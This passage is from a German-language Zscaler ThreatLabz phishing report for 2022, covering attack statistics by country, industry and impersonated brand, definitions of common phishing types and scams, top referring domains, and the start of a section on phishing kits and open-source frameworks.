Bedrohungsreport

Phishing-Report von ThreatLabz 2022

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

Inhaltsverzeichnis

1 Kurzfassung **3**

Haupterkenntnisse 4

2 Häufigste Ziele von Phishing-Angriffen 2021 **5**

3 Kategorisierung von Phishing-Angriffen **8**

21 gängige Arten von Phishing-Angriffen 9

11 gängige Arten von Phishing-Betrugsmaschen 11

4 Phishing-Trends **12**

Nutzung sicherer Domains und vertrauenswürdiger Plattformen 12

Phishing as a Service (PhaaS): Phishing-Kits und Open-Source-Frameworks 13

Phishing-Kits 13

Open-Source-Frameworks 19

Smishing 26

Man-in-the-Middle-Angriffe 27

COVID-19-Betrugsmaschen 29

Krypto-Phishing 29

5 Verbesserung der Abwehr von Phishing-Angriffen **31**

Best Practices: Schulungen zum Sicherheitsbewusstsein 31

Best Practices: Sicherheitskontrollen 33

Best Practices: Woran erkennt man eine Phishing-Seite? 34

6 Vorteile der Zscaler Zero Trust Exchange zur Abwehr von Phishing-Angriffen **37**

7 Prognosen für 2022-2023 **39**

Über ThreatLabz 40

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

1 Kurzfassung

Phishing ist seit langem eine der am häufigsten auftretenden Cyberbedrohungen — und mit jedem Jahr werden diese Angriffe zahlreicher. Laut dem Internet Crime Complaint Center (IC3) des FBI wurden 2020 landesweit die meisten Opfer von Phishing-Angriffen gemeldet, und laut dem Verizon Data Breach Investigations Report 2021 waren 35 % aller Datenschutzverletzungen mit Betrugsmaschen verbunden, die darauf abzielten, vertrauliche Informationen oder Anmeldedaten von Personen zu stehlen. Auch im Jahr 2021 gingen die Zahlen nicht zurück: Das Forschungsteam von Zscaler ThreatLabz analysierte die Daten von Milliarden blockierter Angriffe in der gesamten Zscaler Cloud und stellte fest, dass es im Jahr 2021 29 % mehr Phishing-Versuche gab.

Phishing nimmt aus mehreren Gründen zu. Angesichts der Tatsache, dass Unternehmen ihre Funktionen zum Schutz vor Malware und Exploits ausbauen, wenden Angreifer Social-Engineering-Strategien an, um Anmeldedaten zu stehlen und Unternehmen erfolgreich zu kompromittieren. Menschliche Angreifer — insbesondere solche mit gültigen Anmeldedaten — sind viel schwieriger zu erkennen und zu stoppen.

Außerdem werden immer mehr automatisierte Tools entwickelt, die auch für Angreifer mit begrenzten technischen Kenntnissen leicht zu verwenden sind. Vor allem Phishing-Kits treiben die Anzahl der Phishing-Angriffe in die Höhe. Die auf dem Schwarzmarkt gekauften, geleasten oder kostenlos zur Verfügung gestellten Phishing-Kits enthalten alles, was für einen effektiven E-Mail- oder webbasierten Phishing-Angriff mit geringem Aufwand erforderlich ist.

ThreatLabz analysiert Daten aus über 200 Milliarden täglichen Transaktionen und 150 Millionen blockierten Angriffen pro Tag, um neue Bedrohungen zu identifizieren und den Schutz für Zscaler-Kunden zu verbessern.

In diesem Report untersucht ThreatLabz die weltweiten Phishing-Daten eines Jahres aus der Zscaler Cloud, um wichtige Trends, gefährdete Branchen und Regionen sowie neue Taktiken aufzudecken. Wir stellen die Ergebnisse von ThreatLabz vor und geben Tipps, wie man Phishing-Angriffe besser erkennen und sich davor schützen kann.

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

Haupterkenntnisse

- Die Anzahl der versuchten Phishing-Angriffe nahm **von 2020 auf 2021 um 29 % zu.**
- Microsoft, Telegram, Amazon, OneDrive und Paypal führten die immer länger werdende Liste der Marken an, die bei Phishing-Angriffen imitiert wurden.
- Standorte in den USA, Singapur, Deutschland, den Niederlanden und Großbritannien/Nordirland waren die beliebtesten Angriffsziele.
- Der Einzel- und Großhandel verzeichnete mit **+436 %** den höchsten Anstieg an Phishing-Angriffen und war damit die am stärksten betroffene Branche.
- Die zunehmende Verbreitung von „Phishing-as-a-Service" hat zur drastischen Zunahme von Phishing-Angriffen beigetragen, da sich Kriminelle ohne entsprechende Fachkenntnisse nun aus einem reichhaltigen Angebot vorgefertigter Tools bedienen können.
- Neue Phishing-Vektoren wie SMS-Phishing nehmen stärker zu als Phishing insgesamt, da die Enduser verdächtigen E-Mails inzwischen mit Misstrauen begegnen.
- Nach wie vor nutzen Angreifer mit Vorliebe aktuelle Ereignisse aus. Entsprechend dominierten 2021 Phishing-Angriffe mit Bezug zu zwei schlagzeilenträchtigen Themen: COVID-19 und Kryptowährungen.

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

2 Häufigste Ziele von Phishing-Angriffen 2021

Zu den Ländern, die im Rahmen unserer Studie am stärksten betroffen waren, gehören (in absteigender Reihenfolge):

1. Vereinigte Staaten von Amerika
2. Singapur
3. Deutschland
4. Niederlande
5. Vereinigtes Königreich
6. Russische Föderation
7. Frankreich
8. China
9. Ungarn
10. Irland

Die USA an der Spitze dieser Liste zu sehen, ist keine Überraschung, da sie seit Jahren das mit Abstand am stärksten von Phishing betroffene Land sind. Einem Report zufolge entfielen im Jahr 2019 **über 84 % der Phishing-Versuche auf die USA.** Im Jahr 2021 machten Phishing-Versuche in den USA laut unserer Analyse immer noch über 60 % aus. Allerdings stieg die Zahl der Phishing-Versuche in den USA im Jahr 2021 nur um 7 %, während das Wachstum in anderen Ländern viel höher war. In mehreren Ländern war im Laufe des Jahres 2021 ein steiler Anstieg zu verzeichnen, darunter ein Anstieg um 829 % in Singapur, um 799 % in Russland, um 342 % in Frankreich und um 331 % im Vereinigten Königreich.

Die Niederlande verzeichneten 2021 einen Rückgang der Phishing-Angriffe um 38 %. Ein möglicher Grund dafür sind die **Gesetze, die 2020 in den Niederlanden verabschiedet wurden**, die die Strafen für Online-Betrug wie etwa durch Phishing-Angriffe erhöhen.

Häufigste Angriffsziele: Prozentuale Veränderung von 2020 auf 2021




Abb. 1: Zunahme der Phishing-Angriffe nach Regionen 2020—2021

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

Der Groß- und Einzelhandel verzeichnete im Jahr 2021 einen massiven Anstieg der Phishing-Angriffe um 436 % und sprang damit von der fünfthäufigsten betroffenen Branche auf den ersten Platz, noch vor den Spitzenreiter des Jahres 2020, dem verarbeitenden Gewerbe. Phishing-Akteure machten sich vor allem den durch die Pandemie ausgelösten Anstieg der Verbraucherausgaben für Waren zunutze und trieben die Anzahl der Angriffe auf diese Branchen in die Höhe. Auch der Regierungs- und der Finanzsektor verzeichneten im Jahr 2021 einen Anstieg der Phishing-Angriffe von über 100 %. ThreatLabz berichtete im Laufe des Jahres über diese Fälle (hier und hier).

Mehrere Branchen erlebten im Jahr 2021 einen teilweisen Rückgang der Phishing-Angriffe: insbesondere das Gesundheitswesen, das einen Rückgang um 59 % verzeichnete, und der Dienstleistungssektor mit einem Rückgang um 33 %. Die Anzahl der Phishing-Angriffe im Technologiesektor sank um 15 %, was besonders bemerkenswert ist, da wir in unserem Report „State of Encrypted Attacks" vom Dezember feststellten, **dass die Gesamtzahl der verschlüsselten Angriffe auf Technologieunternehmen um mehr als das 20-Fache gestiegen ist.** Dies verdeutlicht die Zunahme von Malware, Exploits und anderen Angriffsarten, die nicht mit Phishing im Zusammenhang stehen, gegen diese Unternehmen.




Abb. 2: Zunahme der Phishing-Angriffe nach Branchen 2020—2021

Phishing-Akteure imitieren häufig beliebte Unternehmen und nutzen Verbrauchertrends aus, um angreifbare Verbraucher zu betrügen. Am häufigsten werden dabei Produktivitätstools, illegale Streaming-Websites, Shopping-Websites, soziale Medien, Finanz- und Logistikservices imitiert.

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

Mit über 31 % der Angriffe war Microsoft das am häufigsten nachgeahmte Unternehmen des Jahres. Illegale Streaming-Websites machten 13,6 % der Angriffe aus, was vor allem auf Spitzenwerte bei großen Sportereignissen wie den Olympischen Spielen in Tokio im Sommer 2021 zurückzuführen ist. Weitere 7,2 % der Phishing-Angriffe hatten mit COVID-19 zu tun. Sowohl illegale Streaming-Websites als auch COVID-19-bezogene Phishing-Websites haben im Vergleich zur Nachahmung von Unternehmen niedrigere Einstiegshürden, da die Verbraucher keine bestimmten Erwartungen bezüglich Erscheinungsbild oder Funktionen der Website haben und Cyberkriminelle neu registrierte Domains verwenden können, ohne dadurch Bedenken zu wecken.




Abb. 3: Marken, die bei Phishing-Angriffen am häufigsten imitiert werden

Bei über 31 % der Angriffe waren gefälschte Seiten von Microsoft im Spiel; damit führte der Software-Hersteller die Liste der am häufigsten imitierten Marken an.

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

3 Kategorisierung von Phishing-Angriffen

Es gibt verschiedene Arten von Phishing-Angriffen, die unterschiedliche Angriffstechniken umfassen. E-Mails sind die bekannteste Form des Phishing-Angriffs. Es gibt allerdings noch eine Reihe anderer Methoden, die bei Cyberkriminellen immer beliebter werden, da sie ihre Strategien anpassen müssen, um aufmerksame User zu überlisten und Abwehrmechanismen zu umgehen. In diesem Abschnitt werden einige Definitionen und Merkmale vorgestellt, anhand derer man verschiedene Arten von Phishing-Angriffen analysieren kann.

In den folgenden Listen sind mehrere Beschreibungen physischer Angriffsmethoden enthalten, die aufgrund der sehr realen Bedrohung, die sie für Unternehmen darstellen, aufgenommen wurden. Der Großteil dieses Reports konzentriert sich jedoch auf virtuelle Phishing-Angriffe, die nur mit einer Internetverbindung ausgeführt werden können. Ein typisches Merkmal von Online-Phishing ist, dass User in der Regel aufgefordert werden, Informationen einzugeben oder Malware über eine der folgenden Methoden herunterzuladen:

Link

Der User klickt auf einen Link zu einer Phishing-Website, einer schädlichen Datei oder einer Malware-Installation.

Aufforderung

Der User wird zur Eingabe vertraulicher Daten aufgefordert, die dann gestohlen werden.

Dateianhang

Der User öffnet einen Anhang, der schädliche Software enthält.

Bei der Ressourcenplanung für Investitionen in die Abwehr von Phishing-Angriffen sind unbedingt alle nachstehend aufgeführten Angriffsarten zu berücksichtigen.

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

21 gängige Arten von Phishing-Angriffen

Angler- Phishing zielt auf unzufriedene Kunden ab, die negative Kommentare über ein Unternehmen in sozialen Medien veröffentlichen. Die Angreifer geben sich als Kundensupport aus und locken ihre Opfer mit dem Angebot, ihnen bei der Lösung des Problems zu helfen. Bankkunden sind das häufigste Ziel dieser Angriffe.

Baiting zielt auf neugierige und wissbegierige Personen ab, wobei diese mit verlockenden „Ködern" wie interessanten Angeboten, Dateinamen und Geräten in eine Falle gelockt werden. Ähnlich wie bei Trojanern wird eine attraktive Belohnung angeboten, die die Opfer nicht ablehnen können.

Browser-in-the-Browser- Angriffe (BitB) nutzen ein falsches Browser-Fenster innerhalb eines Browser-Fensters, das eine vertrauenswürdige Domain nachahmt. Angreifer replizieren in der Regel Pop-up-Anmeldefenster, die aussehen, als würden sie von Drittanbietern wie Google, Facebook, Apple und Microsoft stammen.

CEO Fraud oder Business Email Compromise (BEC) zielt auf Unternehmensmitarbeiter ab. Dabei werden kompromittierte Konten von Führungskräften genutzt, um gefälschte Rechnungen mit der Bitte um Zahlung per Banküberweisung oder anderen Zahlungsmethoden zu senden. Im Gegensatz zu Phishing-Angriffen, bei denen gefälschte Geschäftskonten verwendet werden, werden bei dieser Methode echte, gehackte E-Mail-Konten genutzt.

Bei **Chat-** oder Instant-Messaging-Phishing werden Sofortnachrichten verwendet, um Betrügereien innerhalb von Anwendungen zu verbreiten, in der Regel mit schädlichen URL-Links. Der Absender der Nachricht scheint ein bekanntes Unternehmen oder ein Bekannter des Empfängers zu sein.

Bei **Clone-**Phishing- oder Spoofing-Angriffen wird ein Duplikat einer E-Mail-Nachricht verschickt, die kürzlich von einer vertrauenswürdigen Quelle versendet wurde, und nur geringfügig mit bösartigen Anhängen oder Links sowie einer kurzen Erklärung für die erneute Versendung verändert. Die Angreifer fälschen die E-Mail-Adresse, sodass es so aussieht, als stamme sie vom ursprünglichen Absender.

Bei **Doc Clouding** werden schädliche Dokumente aus gängigen Cloud-Quellen wie Google Drive, Box, GitHub, Amazon S3 und OneDrive bereitgestellt. Dateien, die in der Cloud gehostet werden, sind schwer zu überwachen, da sie herkömmliche Sicherheitstools umgehen. Daher ist es für die meisten Sicherheitsteams besonders schwierig, diese Art von Bedrohung zu erkennen.

E-Mail-Phishing oder Deception-Phishing ist die häufigste Angriffsmethode und macht etwa 96 % der erfassten Phishing-Angriffe aus. Die Angreifer geben sich als bekannte Unternehmen aus und versenden fingierte E-Mail-Nachrichten mit schädlichen URL-Links, um Informationen wie Anmeldedaten und Kreditkartennummern zu stehlen oder Anhänge mit Malware zu versenden.

Evil Twins imitieren ein vertrauenswürdiges öffentliches WLAN-Netzwerk, um die Online-Aktivitäten der Opfer zu beobachten und Daten zu stehlen, die über den falschen Zugriffspunkt geleitet werden. Für den gefälschten WLAN-Zugriffspunkt kann sogar ein Passwort erforderlich sein, das mit Kunden oder Mitarbeitern eines bestimmten Unternehmens geteilt wird. Im Prinzip handelt es sich bei einem Evil Twin um eine Form eines Man-in-the-Middle-Angriffs.

Bei **HTTPS-Phishing** wird das verschlüsselte, von seriösen Unternehmen häufig verwendete „Hypertext Transfer Protocol Secure" genutzt, um arglose User dazu zu verleiten, auf schädliche URL-Links zu klicken.

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

Bei **Malvertising** werden Skripte in Anzeigen verwendet, um unerwünschte Inhalte direkt auf die Computer der Opfer zu übertragen.

Man-in-the-Middle-Anriffe (MITM) zielen auf User eines bestimmten Servers oder Systems ab und erfassen Daten während der Übertragung, einschließlich Zugangsdaten, Cookies, Bankkontoinformationen usw. Diese Angriffe imitieren in der Regel Online-Services, indem Traffic über Proxy-Server gefiltert wird.

Pharming- oder DNS-Cache-Angriffe leiten Besucher auf eine bösartige Website um, indem sie die IP-Adresse einer legitimen Website in den kompromittierten DNS-Servern (Domain Name System) ändern oder eine Phishing-E-Mail mit schädlichem Code versenden, der das Opfer auf die Website leitet, wenn es eine URL über seinen Computer eingibt. Auch kommt es zu Nachahmungen von Websites, die mit der gleichen IP-Adresse eingerichtet werden und Daten abfangen können, die auf der Original-Website eingegeben wurden.

Bei **Suchmaschinen-Phishing** werden gefälschte Online-Shopping-Websites verwendet, die von Suchmaschinen angezeigt werden. Diese Websites bieten beträchtliche Preisnachlässe auf bestimmte Produkte an, erscheinen aber als Pop-ups oder enthalten gefälschte, zurückdatierte Bewertungen. Opfer können unwissentlich persönliche Daten, Bankinformationen und Kreditkartennummern preisgeben oder sogar für gefälschte Waren bezahlen. Die Betrüger gehen sogar so weit, dass sie gefälschte Versanddaten und Informationen zur Sendungsverfolgung verschicken oder gar billige „Alibi-Ware“ liefern, um die Website länger unbehelligt betreiben zu können.

Bei **Smishing** oder SMS-Phishing werden Textnachrichten (SMS) verwendet, um betrügerische Inhalte zu verbreiten, in der Regel mit schädlichen URL-Links. Der Absender der Nachricht scheint ein bekanntes Unternehmen oder ein Bekannter des Empfängers zu sein.

Spear-Phishing-Angriffe sind in der Regel organisierte Kampagnen, bei denen öffentlich zugängliche Informationen genutzt werden, um Personen anzusprechen, die für bestimmte Organisationen arbeiten. Diese betrügerischen E-Mails enthalten möglicherweise eine Vielzahl echter Informationen und sehen wie legitime interne Anfragen aus, um die Empfänger zur Durchführung der gewünschten Aktion zu verleiten.

Bei **Tailgating** verschafft sich der Angreifer physischen Zugang zu einem eingeschränkten Bereich, indem er einer autorisierten Person mit Zugang folgt. Diese Angriffsform wird als Phishing eingestuft, wenn jemand den Köder (z. B. das Mitführen vieler großer Pakete) des Angreifers schluckt und ihm den Zutritt ohne Überprüfung gestattet.

USB-Phishing-Angriffe fallen ebenfalls unter Baiting-Angriffe und beinhalten das physische Einschleusen oder Versenden von USB-Geräten, die schädliche ausführbare Dateien enthalten, die beim Anschließen an ein anfälliges Endgerät geladen werden.

Vishing oder Voice-Phishing sind böswillige Telefonanrufe, bei denen der Angerufene zu einer Aktion wie der Überweisung von Geld oder der Preisgabe persönlicher Daten gedrängt wird.

Watering-Hole-Angriffe zielen auf Mitglieder bestimmter Gruppen ab, die wahrscheinlich eine bestimmte Website besuchen, die vom Angreifer kompromittiert oder zu diesem Zweck erstellt wurde.

Whaling- oder Whale-Phishing-Angriffe zielen auf Führungskräfte und hochrangige Personen ab und nutzen öffentlich zugängliche Informationen, um die Zielperson dazu zu bringen, vertrauliche Geschäftsgeheimnisse preiszugeben, die für betrügerische Zwecke verwendet werden können, oder eine andere Aktion durchzuführen, die zur Erreichung der Ziele des Bedrohungsakteurs genutzt werden kann.

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

Da Technologie allein nicht alle Probleme im Zusammenhang mit Phishing lösen kann, ist es wichtig, dass wir das Ausmaß und die Entwicklung von Phishing-Betrugsmaschen verfolgen, um zu beobachten, wie ein veränderter Blick auf bestimmte Techniken diese im Laufe der Zeit weniger wirksam macht. Wenn Sicherheitsexperten verstehen, welche verschiedenen Betrugsmaschen Angreifer häufig anwenden, können sie Mitarbeiter darin schulen, skeptisch zu sein, wenn sie auf etwas stoßen, das wie eine echte Gelegenheit, eine Überprüfungsanfrage oder eine Push-Benachrichtigung aussieht. Bei der Entwicklung einer eigenen Strategie zur Verringerung von Phishing-Vorfällen sollte man die folgenden Arten gängiger Betrugsmaschen einbeziehen.

11 gängige Phishing-Betrugsmaschen

Cloud -Betrüger geben sich als File-Sharing-Dienste oder Cloud-Speicherdienste aus und verwenden Köder wie gefälschte Zugriffsanfragen und Kontobenachrichtigungen.

Bei **Verbraucherbetrug** geben sich Angreifer als E-Commerce-Unternehmen aus und verwenden Köder wie gefälschte Kontobenachrichtigungen und Mitgliedschaften oder Vergünstigungen.

Bei **kommerziellem** Betrug geben sich Cyberkriminelle als Dienste wie FedEx aus und ködern mit Benachrichtigungen zur Sendungsverfolgung und Zahlungsaufforderungen.

Firmenbetrüger geben sich als bestimmte Unternehmen aus und ködern mit gefälschten Kontobenachrichtigungen, Unternehmensmeldungen, Personalaufgaben und Zahlungsaufforderungen für Rechnungen.

Dating -Betrüger geben sich als Menschen aus, die über eine Online-Plattform nach einem Partner suchen, und ködern mit gefälschten Profilen, Nachrichten, Likes und Followern.

Bei Betrugsmaschen im Bereich **Finanzdienstleistungen** geben sich Cyberkriminelle als bekannte Finanz-institute aus und ködern Personen mit gefälschten Kontobenachrichtigungen oder Sicherheitswarnungen.

Behördliche Betrüger geben sich als Bundesbehörden wie das Finanzamt aus und ködern mit gefälschten Leistungsansprüchen, Hilfskrediten und Mahnungen.

Im Zusammenhang mit **Stellenangeboten** geben sich Betrüger als falsche oder auch echte Unternehmen aus, die angeblich neue Mitarbeiter einstellen möchten, und nutzen dazu gefälschte Stellenausschreibungen, Bewerbungen und Stellenangebote.

Bei gefälschten **Push-Benachrichtigungen** oder Browser-Betrug werden Webbrowser-Benachrichtigungen verwendet und Köder wie Erinnerungen an die Installation von Updates, Benachrichtigungen und Produktwerbung eingesetzt.

Social-Media-Betrüger geben sich als soziale Plattform oder User aus und ködern ihre Opfer mit gefälschten oder manipulierten Konten, privaten Nachrichten, Kontowarnungen oder -benachrichtigungen und Sicherheitsmeldungen.

Bei **technischen** Betrugsmaschen geben sich Cyberkriminelle als allgemeine Services oder bekannte Unternehmen aus und nutzen Köder wie Kontobenachrichtigungen, Fehlermeldungen und Software-Updates.

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

Phishing-Trends

Nutzung sicherer Domains und vertrauenswürdiger Plattformen

ThreatLabz analysierte „verweisende Domains“ — externe Websites, die Besucher auf andere Websites umleiten —, die die Opfer auf Phishing-Websites weiterleiteten. In dieser Analyse wurden einige der Möglichkeiten aufgezeigt, wie Angreifer vertrauenswürdige Domains innovativ nutzen, um ihre Opfer zu manipulieren und auszutricksen.

Die Bedrohungsakteure wenden Taktiken an, die vom Kauf von Anzeigen auf Suchplattformen (z. B. Google, Bing) oder in Medienkanälen über das Posten in Unternehmensforen und auf Online-Marktplätzen (z. B. Walmart, Amazon) bis hin zum Missbrauch von Sharing-Websites (z. B. Evernote, Dropbox, GitHub) reichen. Zu den beliebten verweisenden Domains gehörten auch E-Commerce- und Marketing-Automatisierungstools, die Angreifer zur Erstellung von Phishing-Websites und E-Mail-Kampagnen nutzen.

Bei über 96 % der Angriffe in unserer Studie fehlte eine verweisende Domain, was darauf hindeutet, dass das Opfer über eine E-Mail, SMS oder einen anderen Client auf einen direkten Link zur Phishing-Website geklickt hat.

Die 20 wichtigsten verweisenden Domains sind unten aufgeführt:

1. luxherald.com	8. 2mdn.net	15. 4399.com
2. mhtestd.gov.zw	9. natfrp.com	16. corpoutlook.com
3. googlesyndication.com	10. adform.net	17. account-maintenance.com
4. sendinblue.com	11. adobe.com	18. theadex.com
5. landmarklivingston.com	12. smartadserver.com	19. pubmatic.com
6. evernote.com	13. adnxs.com	20. password-update.com
7. google.com	14. casalemedia.com	

Abb. 4: Die häufigsten verweisenden Domains

Auch die Phishing-Infrastruktur selbst wird auf verschiedene Weise gehostet und in seriöse Webseiten eingebettet. Unsere Analyse ergab, dass 50,6 % der Infrastruktur für Phishing-Angriffe auf Hosting-Websites, 39,2 % auf Internetdienstanbieter und 10,2 % auf Unternehmensdomains entfielen.




Abb. 5: Phishing-Infrastrukturen auf unterschiedlichen Arten autonomer Systeme

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

4

Phishing as a Service (PhaaS): Phishing-Kits und Open-Source-Frameworks

Die einfachste Möglichkeit, Menschen zu betrügen, ist in den letzten Jahren noch viel einfacher geworden. Cyberkriminelle lagern spezielle Vorgänge und Services über den gesamten Lebenszyklus des Angriffs hinweg aus, einschließlich Phishing-Kampagnen, Malware und Ransomware. Organisierte Gruppen haben sich im Dark Web niedergelassen und verkaufen dort vorgefertigte Angebote, die es sogar unerfahrenen Kriminellen leicht machen, Phishing-Angriffe durchzuführen. Da Hacker und Social-Engineering-Experten von der Entwicklung des Codes bis hin zur Erstellung effektiver E-Mail-Vorlagen die gesamte Arbeit hinter den Kulissen der Phishing-Kampagnen übernehmen, werden wir auch im Jahr 2022 einen Anstieg von Phishing-Angriffen erleben.

Die beiden beliebtesten PhaaS-Angebote sind Phishing-Kits und Open-Source-Phishing-Frameworks. Diese haben zum Teil ähnliche Funktionen und können in Kombination verwendet werden, um Kriminellen die Möglichkeit zu geben, sehr schnell effiziente Angriffe durchzuführen. Im folgenden Abschnitt werden die unterschiedlichen Angebote näher besprochen.

Phishing-Kits und Open-Source-Phishing-Frameworks im Vergleich

	Phishing-Kits	Open-Source-Phishing-Kits
Website — PHP/HTML-Datei	Ja	Ja
Blocker (Traffic Distribution System)	Ja	Nr.
Einrichtungsumgebung	Nr.	Ja
Exfiltrationsmethode	Verschiedene Methoden: mehrheitlich über E-Mail	Verschiedene Methoden: mehrheitlich über lokale Dateien
Kosten	Unterschiedlich: zwischen 10 USD und dreistelligen Beträgen	Kostenlos

Abb. 6: Phishing-Kits und Open-Source-Phishing-Frameworks im Vergleich

Phishing-Kits

Phishing-Kits bieten alles, was erforderlich ist, um in kürzester Zeit Hunderte oder Tausende überzeugender und effektiver Phishing-Seiten zu erstellen, ohne dafür technische Kenntnisse zu benötigen.

